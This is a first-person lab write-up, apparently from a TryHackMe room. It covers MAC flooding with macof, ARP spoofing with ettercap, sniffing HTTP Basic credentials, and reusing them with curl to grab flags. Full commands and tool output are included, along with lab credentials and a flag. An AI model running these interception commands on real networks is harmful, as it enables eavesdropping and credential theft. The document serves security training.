


Fig 2.0 Answers to passive network sniffing

Sniffing while MAC Flooding

To deepen my understanding of Layer 2 network attacks and gather more traffic for analysis, I explored an advanced technique known as MAC flooding. This method exploits the behavior of switches by overwhelming their MAC address tables with fake entries, causing them to enter "fail-open" mode. In this state, the switch behaves like a hub, indiscriminately forwarding traffic to all ports. This allows an attacker or penetration tester like me to observe packets that would otherwise remain unseen due to the switch's usual unicast forwarding logic.

I initiated the process by starting tcpdump in listening mode on the eth1 interface and instructed it to save the packet data to a new file for offline inspection. Using the command `sudo tcpdump -A -i eth1 -w /tmp/tcpdump2.pcap`, I set the packet capture in motion. The use of the -A flag ensured that the ASCII representation of the payloads would be included, while the -w flag saved the session into /tmp/tcpdump2.pcap for later analysis.

While the packet capture was running in the first SSH session, I opened a second terminal session to launch the actual MAC flooding attack. I used the tool macof, which rapidly generates thousands of spoofed MAC address entries to overload the switch. By running `sudo macof -i eth1`, I flooded the network switch through the same interface that connected to the internal network, simulating the attack.

This dual-process setup allowed me to passively monitor traffic while actively disrupting the switch's normal operation, a strategy designed to make internal communications visible. This task not only demonstrated the effectiveness of MAC flooding in exposing hidden traffic but also emphasized the potential risk and ethical considerations associated with such attacks in real-world environments.




Fig 2.1 Capturing tcpdumps and mmac flooding




Fig 2.2 Moving captured files to local machine




Fig 2.3 Opening the tcpdump files on wireshark




Fig 2.3.1 Size of the data (length) 1337




Fig 2.4 Answers on task 5

Man-in-the-Middle: Intro to ARP Spoofing


In this task, I explored a more refined and stealthier technique for network interception called ARP spoofing, or ARP cache poisoning. Unlike MAC flooding, which floods the switch's MAC address table to force it into fail-open mode, ARP spoofing is much quieter and less likely to trigger detection mechanisms—making it a preferred technique for adversaries aiming to perform a Man-in-the-Middle (MITM) attack. The idea behind ARP spoofing is to deceive other devices on the network by associating my MAC address with the IP address of a legitimate device, thereby intercepting traffic meant for that IP.

To perform this attack, I used the tool `ettercap`, which is highly regarded in the penetration testing world for sniffing and MITM capabilities. I executed the command `sudo ettercap -T -i eth1 -M arp`, where `-T` initiates text-based interface mode, `-i eth1` selects the internal network interface, and `-M arp` enables ARP spoofing functionality. The expectation was that this would poison the ARP caches of the two target devices—Alice and Bob—and redirect their traffic through my attacking host.

However, the attack was unsuccessful. Ettercap could not establish a MITM position between Alice and Bob. The packet counters remained at zero, confirming that no communication was intercepted or altered. This failure is due to ARP validation mechanisms implemented on both

hosts. These mechanisms ensure that unsolicited ARP replies are either verified against known entries or outright rejected, providing a layer of protection against such spoofing attacks.

Despite the outcome, this exercise was a valuable reminder of how modern systems are increasingly hardened against classical attack vectors like ARP spoofing. Still, in less secure networks—where ARP packet validation is not enabled—I would expect a different outcome. In such environments, Ettercap's spoofed ARP replies would likely be accepted, and I could successfully place myself in the communication path, intercepting or manipulating data at will. This highlights the importance of network-level protections and host-level ARP security features in defending against MITM attacks.



```
admin@kali:~$ sudo su -
[sudo] password for admin:
root@kali:~# ettercap -T -i eth1 -M arp

ettercap 0.8.3 copyright 2001-2019 Ettercap Development Team

Listening on:
eth1 -> 22:70:75:16:12:10
192.168.12.66/255.255.255.0
fe8b::983a:d5ff:fe7c:ffc3/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/all/use_tempaddr 1
s not set to 0.
Privileges dropped to EUID 65534 EGID 65534 ...

34 plugins
42 protocol dissectors
57 ports monitored
24690 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Load: no scripts were specified, not starting up!

Randomizing 25% hosts for scanning...
Scanning the whole network for 253 hosts...
- | 13.33 %

Sat Jun 14 09:16:17 2025 [214392]
192.168.12.2:0 -> 192.168.12.66:0 | P (0)

Sat Jun 14 09:16:17 2025 [214422]
192.168.12.66:0 -> 192.168.12.2:0 | (0)
+ | 100.00 %

Sat Jun 14 09:16:20 2025 [215620]
192.168.12.2:0 -> 192.168.12.66:0 | P (0)

Sat Jun 14 09:16:20 2025 [215650]
192.168.12.66:0 -> 192.168.12.2:0 | (0)
2 hosts added to the hosts list...

ARP poisoning victims:
GROUP 1 : ANY (all the hosts in the list)
```

Fig 2.5 Ettercap unable to establish mitm




Fig 2.6 Answers to mitm intro to arp spoofing

Man-in-the-Middle: Sniffing


I began by analyzing a new machine that simulates an environment where Alice and Bob's devices were not protected by ARP validation—leaving them vulnerable to common man-in-the-middle (MITM) attacks. I started by confirming the local network configuration through `ip a`, which showed that my interface `eth1` had the IP `192.168.12.66/24`. With this information, I performed an Nmap scan across the subnet using `nmap 192.168.12.0/24` and identified two key IPs: `192.168.12.10` and `192.168.12.20`. The scan revealed that `192.168.12.20` had port 80 open, suggesting it was running a web service.

I attempted passive traffic sniffing with `tcpdump -vvA -i eth1`, hoping to catch relevant HTTP data. However, despite waiting over a minute, I saw almost no meaningful traffic, reaffirming that passive sniffing alone was insufficient in this case. As a result, I escalated my attack to ARP spoofing using `sudo ettercap -T -i eth1 -M arp`, which immediately changed the dynamics. Ettercap successfully positioned my machine as a MITM between Alice and Bob. I saw HTTP GET requests being sent from Alice (`192.168.12.10`) to Bob's web server (`192.168.12.20`), specifically targeting `www.server.bob` and requesting the file `test.txt`.

While inspecting the HTTP traffic, I identified the Authorization header containing base64-encoded credentials. Further down there was a plaintext containing user name and password. Continuing my analysis, I confirmed that the contents of `test.txt` simply read OK. I then gracefully stopped the attack by pressing `q`, allowing Ettercap to perform RE-ARPing and restore the original ARP table entries on Alice and Bob, undoing the poisoning.

Armed with the credentials, I tested access to the protected web service using `curl -u admin:s3cr3t_P4zz http://192.168.12.20/` and successfully retrieved a list of accessible files, including `user.txt`. I downloaded it using `curl` with the `-o` flag to save the content and then confirmed the user flag: `THM{wh0s_$n!fflng_0ur_cr3ds}`.

During deeper inspection of the intercepted traffic, I noticed something more sinister: a reverse shell session initiated from Alice's machine. Commands like `whoami`, `pwd`, and `ls` were issued in sequence, revealing direct control of Bob's system. Among the directory listing, the file `root.txt` stood out as the final flag, marking the culmination of a successful MITM exploit via ARP spoofing in an unprotected Layer 2 environment. This task effectively demonstrated the power and risks associated with ARP spoofing and highlighted the need for ARP inspection or similar protections on enterprise networks.



```
valid_lft forever preferred_lft forever
admin@eve:~$ sudo nmap -sH 192.168.12.0/24
[sudo] password for admin:
Starting Nmap 7.80 ( https://nmap.org ) at 2025-06-14 09:38 UTC
Nmap scan report for alice (192.168.12.10)
Host is up (0.0080s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
4444/tcp  open  krb524
MAC Address: 0A:EB:57:9A:BE:59 (Unknown)

Nmap scan report for bob (192.168.12.20)
Host is up (0.0012s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 42:4C:1D:12:87:66 (Unknown)

Nmap scan report for eve (192.168.12.66)
Host is up (0.000059s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
5000/tcp  open  upnp
5002/tcp  open  rfe

Nmap done: 256 IP addresses (3 hosts up) scanned in 4.88 seconds

admin@eve:~$ nmap 192.168.12.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2025-06-14 09:39 UTC
Nmap scan report for alice (192.168.12.10)
Host is up (0.0081s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
4444/tcp  open  krb524

Nmap scan report for bob (192.168.12.20)
Host is up (0.0005s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
80/tcp    open  http

Nmap scan report for eve (192.168.12.66)
Host is up (0.00015s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
5000/tcp  open  upnp
5002/tcp  open  rfe

Nmap done: 256 IP addresses (3 hosts up) scanned in 2.74 seconds
admin@eve:~$
```

Fig 2.7 Scanning the address

